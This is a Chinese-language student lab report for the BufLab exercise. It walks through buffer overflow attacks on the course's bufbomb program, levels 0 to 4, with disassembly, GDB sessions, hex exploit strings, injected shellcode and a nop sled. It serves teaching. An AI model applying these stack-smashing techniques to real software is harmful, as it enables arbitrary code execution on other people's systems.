《计算机系统》

BufLab 实验报告

目录

1 实验项目一

1.1 项目名称

BufLab.

1.2 实验目的

根据给定的文件包，通过反编译的方式，阅读源代码，尝试分析栈帧、buf 位置等信息，通过输入字符串使缓冲区溢出，完成指定的函数调用。

1.3 实验资源

给定文件包，ubuntu12，gdb，gedit，vim。

文件包解压后得到以下三个文件。

bufbomb：你要攻击的缓冲炸弹程序。

makecookie：根据你的用户名生成一个“cookie”。

hex2raw：帮助在字符串格式之间进行转换，将十六进制数串转换为对应字符串。

bufbomb: The buffer bomb program you will attack.

makecookie: Generates a “cookie” based on your userid.

hex2raw: A utility to help convert between string formats.

2 实验任务

生成 cookie:

Userids and Cookies

Phases of this lab will require a slightly different solution from each student. The correct solution will be based on your userid.

A *cookie* is a string of eight hexadecimal digits that is (with high probability) unique to your userid. You can generate your cookie with the `makecookie` program giving your userid as the argument. For example:

```
unix> ./makecookie bovik
0x1005b2b7
```

In four of your five buffer attacks, your objective will be to make your cookie show up in places where it ordinarily would not.

```
guo@ubuntu:~/buflab/buflab-handout$ ./makecookie 202208040204
0x702dcdfc
```

使用 makecookie 生成自己的 cookie，我使用的 userid 为学号 202208040204，得到的 cookie 为 0x702dcdfc。

getbuf 函数：

```
1 /* Buffer size for getbuf */
2 #define NORMAL_BUFFER_SIZE 32
3
4 int getbuf()
5 {
6     char buf[NORMAL_BUFFER_SIZE];
7     Gets(buf);
8     return 1;
9 }
```

如果用户输入给 getbuf 的字符串长度不超过 31 个字符，getbuf 将返回 1。

在第 7 行，getbuf 调用了 Gets 函数，函数 Gets 与标准库函数类似——它从标准输入（以“\n”或文件结尾）读取字符串，并将其存储在指定的目的地（连同空终止符）。在这段代码中，可以看到目标是一个数组 buf，空间为 32 个 char。

Important points:

- Your exploit string must not contain byte value `0x0A` at any intermediate position, since this is the ASCII code for newline (‘`\n`’). When `Gets` encounters this byte, it will assume you intended to terminate the string.
- `HEX2RAW` expects two-digit hex values separated by a whitespace. So if you want to create a byte with a hex value of 0, you need to specify 00. To create the word `0xDEADBEEF` you should pass EF BE AD DE `HEX2RAW`.


需注意：**输入中不能包含 0x0a。（在第四问中用于分割输入）**

2.1 Level 0: Candle (10 pts)

```
1 void test()
2 {
3     int val;
4     /* Put canary on stack to detect possible corruption */
5     volatile int local = uniqueval();
6
7     val = getbuf();
8
9     /* Check for corrupted stack */
10    if (local != uniqueval()) {
11                printf("Sabotaged!: the stack has been corrupted\n");
12    }
13    else if (val == cookie) {
14                printf("Boom!: getbuf returned 0x%x\n", val);
15                validate(3);
16    } else {
```

test 函数在第 7 行调用了 getbuf 函数，getbuf 函数在它的第 8 行返回，我们的任务是在 getbuf 函数返回时执行调用 smoke 函数，而不是返回 test 函数。

```
0 08049262 <getbuf>:
1  8049262:       55                      push   %ebp
2  8049263:       89 e5                   mov    %esp,%ebp
3  8049265:       83 ec 38                sub    $0x38,%esp
4  8049268:       8d 45 d8                lea    -0x28(%ebp),%eax
5  804926b:       89 04 24                mov    %eax,(%esp)
6  804926e:       e8 bf f9 ff ff          call   8048c32 <Gets>
7  8049273:       b8 01 00 00 00          mov    $0x1,%eax
8  8049278:       c9                      leave
9  8049279:       c3                      ret
10 804927a:       90                      nop
11 804927b:       90                      nop
12 804927c:       90                      nop
13 804927d:       90                      nop
14 804927e:       90                      nop
15 804927f:       90                      nop
```



查看 getbuf 汇编代码，右附栈帧。我们可以知道，返回地址在%ebp+0x4 的位置，将%ebp-0x28 的地址作为参数传给 Gets 函数（也就是 buf 的地址）。因此我们的写入为 0x30 也就是 48 字节，就可以覆盖原先的返回地址。

```
0 08048e0a <smoke>:
1  8048e0a:       55                      push   %ebp
2  8048e0b:       89 e5                   mov    %esp,%ebp
```

查看汇编代码可知，函数 smoke 的首地址为 0x08048e0a。由于输入不能包含 0x0a，我们使用 0x08048e0b 作为地址。由于机器是小端法存储，低字节放在低地址处，所以顺序为 0b 8e 04 08。我们的输入为：

```
0 00 00 00 00 00 00 00 00
1 00 00 00 00 00 00 00 00
2 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 0b 8e 04 08
```

需使用 hex2raw 转换为正确输入形式。后续不再赘述。

```
unix> ./hex2raw < exploit.txt > exploit-raw.txt
unix> ./bufbomb -u bovik < exploit-raw.txt
```

检验结果：

```
guo@ubuntu:~/buflab/buflab-handout$ ./bufbomb -u 202208040204 <level0ans.txt
Userid: 202208040204
Cookie: 0x702dcdfc
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```


2.2 Level 1: Sparkler (10 pts)

与 Level 0 的外层函数相同，但这里我们的任务是调用 fizz 函数，并向它传递参数（我们得到的 cookie）。

```
void fizz(int val)
{
    if (val == cookie) {
                printf("Fizz!: You called fizz(0x%x)\n", val);
                validate(1);

    } else
                printf("Misfire: You called fizz(0x%x)\n", val);
    exit(0);
}
```

fizz 函数的功能就是检查输入的参数是否为 cookie，并打印结果。


```
08048daf <fizz>:
 8048daf:       55                      push   %ebp
 8048db0:       89 e5                   mov    %esp,%ebp
 8048db2:       83 ec 18                sub    $0x18,%esp
 8048db5:       8b 45 08                mov    0x8(%ebp),%eax
 8048db8:       3b 05 04 d1 04 08       cmp    0x804d104,%eax
 8048dbe:       75 26                   jne    8048de6 <fizz+0x37>
 8048dc0:       89 44 24 08             mov    %eax,0x8(%esp)
 8048dc4:       c7 44 24 04 e0 a2 04    movl   $0x804a2e0,0x4(%esp)
 8048dcb:       08
 8048dcc:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048dd3:       e8 b8 fb ff ff          call   8048990 <__printf_chk@plt>
 8048dd8:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048ddf:       e8 9c 04 00 00          call   8049280 <validate>
 8048de4:       eb 18                   jmp    8048dfe <fizz+0x4f>
 8048de6:       89 44 24 08             mov    %eax,0x8(%esp)
 8048dea:       c7 44 24 04 d4 a4 04    movl   $0x804a4d4,0x4(%esp)
 8048df1:       08
 8048df2:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048df9:       e8 92 fb ff ff          call   8048990 <__printf_chk@plt>
 8048dfe:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048e05:       e8 c6 fa ff ff          call   80488d0 <exit@plt>
```




为了确定参数的位置，我们查看 fizz 函数的汇编代码。可以看出，fizz 将当前%ebp+8 的位置与地址 0x804d104 的内容比较，根据结果决定是否跳转并输出不同结果。由此可知当前%ebp+8 的位置就是我们传入的参数值，该地址内容为 cookie。需要注意的是，当我们在栈中取以%esp+8 为首地址的参数内容时，我们取的是%esp+8 到%esp+c，而不是%esp+4 到%esp+8（从低到高读取，向上增长）。

getbuf 返回前执行了 leave 和 ret 指令，leave 相当于执行了 mov %ebp,%esp；pop %ebp（此时%esp 的值为先前%ebp+4）；ret 指令相当于执行了 pop %eip，将**返回地址**传给指令计数器（此时%esp 的值为先前%ebp+8）。在跳转到 fizz 的第一条指令后，它 push %ebp，（此时%esp 的值为先前%ebp+4），然后开启新的空间。参数的位置为先前%ebp+0xc。

```
08049262 <getbuf>:
 8049262:       55                      push   %ebp
 8049263:       89 e5                   mov    %esp,%ebp
 8049265:       83 ec 38                sub    $0x38,%esp
 8049268:       8d 45 d8                lea    -0x28(%ebp),%eax
 804926b:       89 04 24                mov    %eax,(%esp)
 804926e:       e8 bf f9 ff ff          call   8048c32 <Gets>
 8049273:       b8 01 00 00 00          mov    $0x1,%eax
 8049278:       c9                      leave
 8049279:       c3                      ret
 804927a:       90                      nop
 804927b:       90                      nop
 804927c:       90                      nop
 804927d:       90                      nop
 804927e:       90                      nop
 804927f:       90                      nop
```





因此向缓冲区写入 0x38 的内容，也就是 56 个字节内容，由 fizz 地址 0x8048daf 和 cookie 0x702dcdfc，输入如下：

```
0 00 00 00 00 00 00 00 00
1 00 00 00 00 00 00 00 00
2 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 af 8d 04 08
6 00 00 00 00 fc cd 2d 70
```

检验结果：

```
guo@ubuntu:~/buflab/buflab-handout$ ./bufbomb -u 202208040204 <level1ans.txt
Userid: 202208040204
Cookie: 0x702dcdfc
Type string:Fizz!: You called fizz(0x702dcdfc)
VALID
NICE JOB!
```

2.3 Level 2: Firecracker (15 pts)

类似于 Level 0 和 Level 1，这里的任务是让 bufbomb 返回执行 bang()的代码。在此之前，要为 cookie 设置全局变量 global_value。利用代码设置全局值，在堆栈上 push bang 函数的

地址，然后执行一个 ret 指令，以导致跳转到要执行 bang 的代码中。

```
int global_value = 0;

void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    } else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

bang 函数的作用是检查该全局变量是否为 cookie 值，并根据结果输出相应提示。

```
 5 08048d52 <bang>:
 6  8048d52:       55                      push   %ebp
 7  8048d53:       89 e5                   mov    %esp,%ebp
 8  8048d55:       83 ec 18                sub    $0x18,%esp
 9  8048d58:       a1 0c d1 04 08          mov    0x804d10c,%eax
10  8048d5d:       3b 05 04 d1 04 08       cmp    0x804d104,%eax
11  8048d63:       75 26                   jne    8048d8b <bang+0x39>
12  8048d65:       89 44 24 08             mov    %eax,0x8(%esp)
13  8048d69:       c7 44 24 04 ac a4 04    movl   $0x804a4ac,0x4(%esp)
14  8048d70:       08
15  8048d71:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
16  8048d78:       e8 13 fc ff ff          call   8048990 <__printf_chk@plt>
17  8048d7d:       c7 04 24 02 00 00 00    movl   $0x2,(%esp)
18  8048d84:       e8 f7 04 00 00          call   8049280 <validate>
19  8048d89:       eb 18                   jmp    8048da3 <bang+0x51>
20  8048d8b:       89 44 24 08             mov    %eax,0x8(%esp)
21  8048d8f:       c7 44 24 04 c2 a2 04    movl   $0x804a2c2,0x4(%esp)
22  8048d96:       08
23  8048d97:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
24  8048d9e:       e8 ed fb ff ff          call   8048990 <__printf_chk@plt>
25  8048da3:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
26  8048daa:       e8 21 fb ff ff          call   80488d0 <exit@plt>
```

根据 bang 的汇编代码，我们可以知道，0x804d10c 位置是全局变量，0x804d104 是 cookie（在第二问中我们已经知道）。bang 的首地址为 0x8048d52。

为了实现写全局变量以及跳转到 bang 我们需要执行以下汇编指令。

```
1 movl $0x702dcdfc,%eax
2 movl %eax,0x804d10c
3 pushl $0x08048d52
4 ret
```

根据手册中给出的指令，将其转换成机器码：

```
unix> gcc -m32 -c example.S
unix> objdump -d example.o > example.d
```

```
0
1 level2.o:     file format elf32-i386
2
3
4 Disassembly of section .text:
5
6 00000000 <.text>:
7    0:   b8 fc cd 2d 70          mov    $0x702dcdfc,%eax
8    5:   a3 0c d1 04 08          mov    %eax,0x804d10c
9    a:   68 52 8d 04 08          push   $0x8048d52
10   f:   c3                      ret
```

我们需要在 getbuf 返回的时候跳转到该段指令，执行完后自动跳转至 bang 函数，实现输出。因此我们需要将该段指令写入 buf，将跳转地址设置为 buf 的地址。我们现在只知道 buf 的地址为%esp-0x28，根据文档中的提示：

- You can use GDB to get the information you need to construct your exploit string. Set a breakpoint within `getbuf` and run to this breakpoint. Determine parameters such as the address of `global_value` and the location of the buffer.

您可以使用 GDB 来获取构建利用字符串所需的信息。在 getbuf 中设置一个断点，并运行到此断点。确定诸如全局值的地址和缓冲区的位置等参数。

我们使用 GDB 进行调试来找到 buf 的地址，getbuf 中 0x804926b 正在向 Gets 函数传参数，此时的%eax 中存储的是 buf 的地址。

```
08049262 <getbuf>:
 8049262:       55                      push   %ebp
 8049263:       89 e5                   mov    %esp,%ebp
 8049265:       83 ec 38                sub    $0x38,%esp
 8049268:       8d 45 d8                lea    -0x28(%ebp),%eax
 804926b:       89 04 24                mov    %eax,(%esp)
 804926e:       e8 bf f9 ff ff          call   8048c32 <Gets>
```

```
(gdb) b *0x804926b
Breakpoint 1 at 0x804926b
(gdb) r -u 202208040204
Starting program: /home/guo/buflab/buflab-handout/bufbomb -u 202208040204
Userid: 202208040204
Cookie: 0x702dcdfc

Breakpoint 1, 0x0804926b in getbuf ()
(gdb) p /x %eax
A syntax error in expression, near `%eax'.
(gdb) p /x $eax
$1 = 0x556837b8
```

地址为 0x556837b8.

与 level0 类似，但将跳转地址改为 buf 的地址，并将机器码写入 buf。输入：

```
b8 fc cd 2d 70 a3 0c d1
04 08 68 52 8d 04 08 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 b8 37 68 55
```


验证结果：

```
guo@ubuntu:~/buflab/buflab-handout$ ./hex2raw <level2.txt >level2ans.txt
guo@ubuntu:~/buflab/buflab-handout$ ./bufbomb -u 202208040204 <level2ans.txt
Userid: 202208040204
Cookie: 0x702dcdfc
Type string:Bang!: You set global_value to 0x702dcdfc
VALID
NICE JOB!
```

2.4 Level 3: Dynamite (20 pts)

level3 的任务是提供一个漏洞字符串，该字符串将导致 getbuf 将 cookie 代替返回值 1 返回到测试中，导致 test 程序输出“ Boom！……”。应该做到：将 cookie 设置为返回值，恢复任何损坏的状态，在堆栈上推送正确的返回位置，并执行一个 ret 指令以真正返回到测试中。

正常的堆栈是这样的：



返回地址被压在上一个栈帧的底部，然后是一个旧%ebp，以设置栈的正常返回，当我们返回时，执行了 leave 和 ret 指令，leave 相当于执行了 mov %ebp,%esp；pop %ebp；ret 指令相当于执行了 pop %eip。先将栈的空间收回，然后设置%ebp 回到上个栈帧底部，最后设置%eip 跳转。

修改返回值只需要修改返回时%eax 寄存器的值，这里我们使用汇编代码写入，并将返回值设置为汇编代码的首地址，同时我们需要注意，我们写入的 buf 会覆盖堆栈中%ebp 的位置（修改了%ebp 指向的位置），所以我们需要注意写入时不改变%ebp 的值，或者将该值显式写在汇编代码中。

```
522 08048e3c <test>:
523  8048e3c:       55                      push   %ebp
524  8048e3d:       89 e5                   mov    %esp,%ebp
525  8048e3f:       53                      push   %ebx
526  8048e40:       83 ec 24                sub    $0x24,%esp
527  8048e43:       e8 d0 fd ff ff          call   8048c18 <uniqueval>
```

```
(gdb) b *0x8048e3f
Breakpoint 1 at 0x8048e3f
(gdb) r -u 202208040204
Starting program: /home/guo/buflab/buflab-handout/bufbomb -u 202208040204
Userid: 202208040204
Cookie: 0x702dcdfc

Breakpoint 1, 0x08048e3f in test ()
(gdb) p /x $ebp
$1 = 0x55683810
```

当地址在 0x8048e3f 时%ebp 已经准备好，我们通过 GDB 读出，为 0x55683810。

```
11  8048e48:        89 45 f4                mov    %eax,-0xc(%ebp)
12  8048e4b:        e8 12 04 00 00          call   8049262 <getbuf>
13  8048e50:        89 c3                   mov    %eax,%ebx
```

执行完我们输入的代码的返回地址为 0x8048e50，getbuf 的下一行。

接下来我们尝试编辑写入代码。方法一：将该值的存储显式写在汇编代码中。

```
 1
 2 level3.o:     file format elf32-i386
 3
 4
 5 Disassembly of section .text:
 6
 7 00000000 <.text>:
 8    0:   b8 fc cd 2d 70          mov    $0x702dcdfc,%eax
 9    5:   bd 10 38 68 55          mov    $0x55683810,%ebp
10    a:   68 50 8e 04 08          push   $0x8048e50
11    f:   c3                      ret
```

```
1 b8 fc cd 2d 70 bd 10 38
2 68 55 68 50 8e 04 08 c3
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 00 00 00 00
6 00 00 00 00 b8 37 68 55
```

```
guo@ubuntu:~/buflab/buflab-handout$ ./bufbomb -u 202208040204 <level3ans.txt

Userid: 202208040204
Cookie: 0x702dcdfc
Type string:Boom!: getbuf returned 0x702dcdfc
VALID
NICE JOB!
```

方法二：不改变%ebp 的值。不加入第二条指令，并令%ebp 的位置仍然存储原先的值。

```
1 b8 fc cd 2d 70 68 50 8e
2 04 08 c3 00 00 00 00 00
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 00 00 00 00
6 10 38 68 55 b8 37 68 55
```

```
guo@ubuntu:~/buflab/buflab-handout$ ./bufbomb -u 202208040204 <level3ans.2.txt
Userid: 202208040204
Cookie: 0x702dcdfc
Type string:Boom!: getbuf returned 0x702dcdfc
VALID
NICE JOB!
```

2.5 Level 4: Nitroglycerin (10 pts)

通常情况下，从一次运行到另一次运行，特别是由不同的用户运行，给定过程所使用的确切堆栈位置将会有所不同。但在 level4 中，调用 getbuf 的代码中合并了稳定堆栈的特性，

这样 getbuf 的堆栈帧的位置在运行之间将是一致的，这使得我们可以编写一个知道 buf 的确切起始地址的利用字符串。

level4 中，我们调用 bufbomb 时需要使用-n，这样它调用的是 testn 和 getbufn 函数，除了它的调用堆栈有 512 位，其余都与 getbuf 相同。

BUFBOMB 需要提供 5 次字符串，并且它将执行 getbufn 5 次，每次都有不同的堆栈偏移量。与 level3 相同，level4 的任务是让 getbufn 将 cookie 返回给 testn。将 cookie 设置为返回值，恢复任何损坏的状态，在堆栈上推送正确的返回位置，并执行 ret 指令以真正返回 testn。

- The trick is to make use of the `nop` instruction. It is encoded with a single byte (code `0x90`). It may be useful to read about "nop sleds" on page 262 of the CS:APP2e textbook.

提示中提到，需要使用 nop 指令。nop 指令在执行时，不进行任何有意义的操作，仅增加程序计数器的值，可用来填充代码使字节对齐。nop sled 是一种可以破解栈随机化的缓冲区溢出攻击方式。攻击者通过输入字符串注入攻击代码。在实际的攻击代码前注入很长的 nop 指令序列，只要程序的控制流指向该序列任意一处，程序计数器就可逐步加一直到到达攻击代码的存在的地址，并执行。

```
 6 08049244 <getbufn>:
 7  8049244:       55                      push   %ebp
 8  8049245:       89 e5                   mov    %esp,%ebp
 9  8049247:       81 ec 18 02 00 00       sub    $0x218,%esp
10  804924d:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
11  8049253:       89 04 24                mov    %eax,(%esp)
12  8049256:       e8 d7 f9 ff ff          call   8048c32 <Gets>
13  804925b:       b8 01 00 00 00          mov    $0x1,%eax
14  8049260:       c9                      leave
15  8049261:       c3                      ret
```

根据 getbufn 的反汇编代码，我们可以知道 buf 的地址为%ebp-0x208，


```
(gdb)  b *0x804924d
Breakpoint 1 at 0x804924d
(gdb)  r -u 202208040204 -n
Starting program: /home/guo/buflab/buflab-handout/bufbomb -u 202208040204 -n
Userid: 202208040204
Cookie: 0x702dcdfc

Breakpoint 1, 0x0804924d in getbufn ()
(gdb) p /x $ebp-0x208
$1 = 0x556835d8
(gdb) c
Continuing.
Type string:1111
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804924d in getbufn ()
(gdb)  p /x $ebp-0x208
$2 = 0x556835c8
```

使用 GDB 调试查看地址:0x556835d8，0x556835c8，0x556835b8，0x556835a8，0x556835a8

现在可以看出，buf 首地址的大致范围为 0x556835a8-0x556835d8。修改的返回地址值是唯一的，buf 的首地址是会改变的，所以我们**选择 buf 最大值 0x556835d8 作为跳转地址**，并令 buf 中前面很大一部分都为 nop，使指令一直顺序执行下去，这样可以保证所有跳转都可以进入缓冲区。接下来我们需要编写代码，使得 cookie 为返回值，并注意%ebp 的值不要改变，我们需要找到%ebp 的正确返回值。

由于这次堆栈随机化，对%ebp 我们也不能像 level3 一样使用直接地址，而应使用相对地址。

```
425 08048cce <testn>:
426  8048cce:       55                      push   %ebp
427  8048ccf:       89 e5                   mov    %esp,%ebp
428  8048cd1:       53                      push   %ebx
429  8048cd2:       83 ec 24                sub    $0x24,%esp
430  8048cd5:       e8 3e ff ff ff          call   8048c18 <uniqueval>
431  8048cda:       89 45 f4                mov    %eax,-0xc(%ebp)
432  8048cdd:       e8 62 05 00 00          call   8049244 <getbufn>
433  8048ce2:       89 c3                   mov    %eax,%ebx
```



过程中调用栈帧如图所示。我们可以看到这里的%ebp 值为%esp+0x28，而%esp 的值虽然在调用过程中会改变，但当 getbufn 返回时，它会回到原先的位置，即调用前后%esp 值不改变，因此我们可以通过%esp+0x28 的值来恢复%ebp 的正常返回值（由于我们要修改返回地址，在栈帧中已被覆盖）。我们写入的大小应该为 0x210，即 528 字节。编写代码：

```
 0
 1 level4.o:     file format elf32-i386
 2
 3
 4 Disassembly of section .text:
 5
 6 00000000 <.text>:
 7    0:   b8 fc cd 2d 70          mov    $0x702dcdfc,%eax
 8    5:   8d 6c 24 28             lea    0x28(%esp),%ebp
 9    9:   68 e2 8c 04 08          push   $0x8048ce2
10    e:   90                      nop
11    f:   c3                      ret
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 b8 fc cd
2d 70 8d 6c 24 28 68 e2 8c 04 08 c3 d8 35 68 55
0A
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
```

得到的输入数据如图，因为需要重复输入 5 次，需要复制粘贴 4 次，中间用 0A 分隔。

验证结果：

```
guo@ubuntu:~/buflab/buflab-handout$ ./bufbomb -u 202208040204 <level4ans.txt -n
Userid: 202208040204
Cookie: 0x702dcdfc
Type string:KABOOM!: getbufn returned 0x702dcdfc
Keep going
Type string:KABOOM!: getbufn returned 0x702dcdfc
Keep going
Type string:KABOOM!: getbufn returned 0x702dcdfc
Keep going
Type string:KABOOM!: getbufn returned 0x702dcdfc
Keep going
Type string:KABOOM!: getbufn returned 0x702dcdfc
VALID
NICE JOB!
```

3 总结

通过本实验，我了解了缓冲区溢出的主要思想，并进行了简要实现，更加熟悉了函数调用时栈帧建立的过程和栈帧情况。通过缓冲区溢出覆盖返回地址，我们可以使程序跳转到我们期望执行的代码处，以此实现我们希望的各种操作。

level0 是最基础的实现，在调用函数返回时跳转到其它代码段；level1 在 level0 跳转的同时向函数传递了参数；level2 在 level0 跳转的同时设置了一个全局变量；level3 则是一个更加复杂的实现，仍然回到正常执行的目的地，但修改了返回值，使得程序无知无觉；level4 在 level3 的基础上实现 5 次调用，使用了 nop 指令破解栈随机化。

在做 level4 的时候遇到了两个问题。1.把 leal 指令错写成 movl，后续检查的时候改正了。2.没意识到要把输入复制粘贴四次，真正读入的时候是把文件当做输入流，当遇到 0a 时终止当次读入，而不是反复读入同一个文件。这个问题对我来说有点隐蔽，找了很久才通过同学的帮助修正了。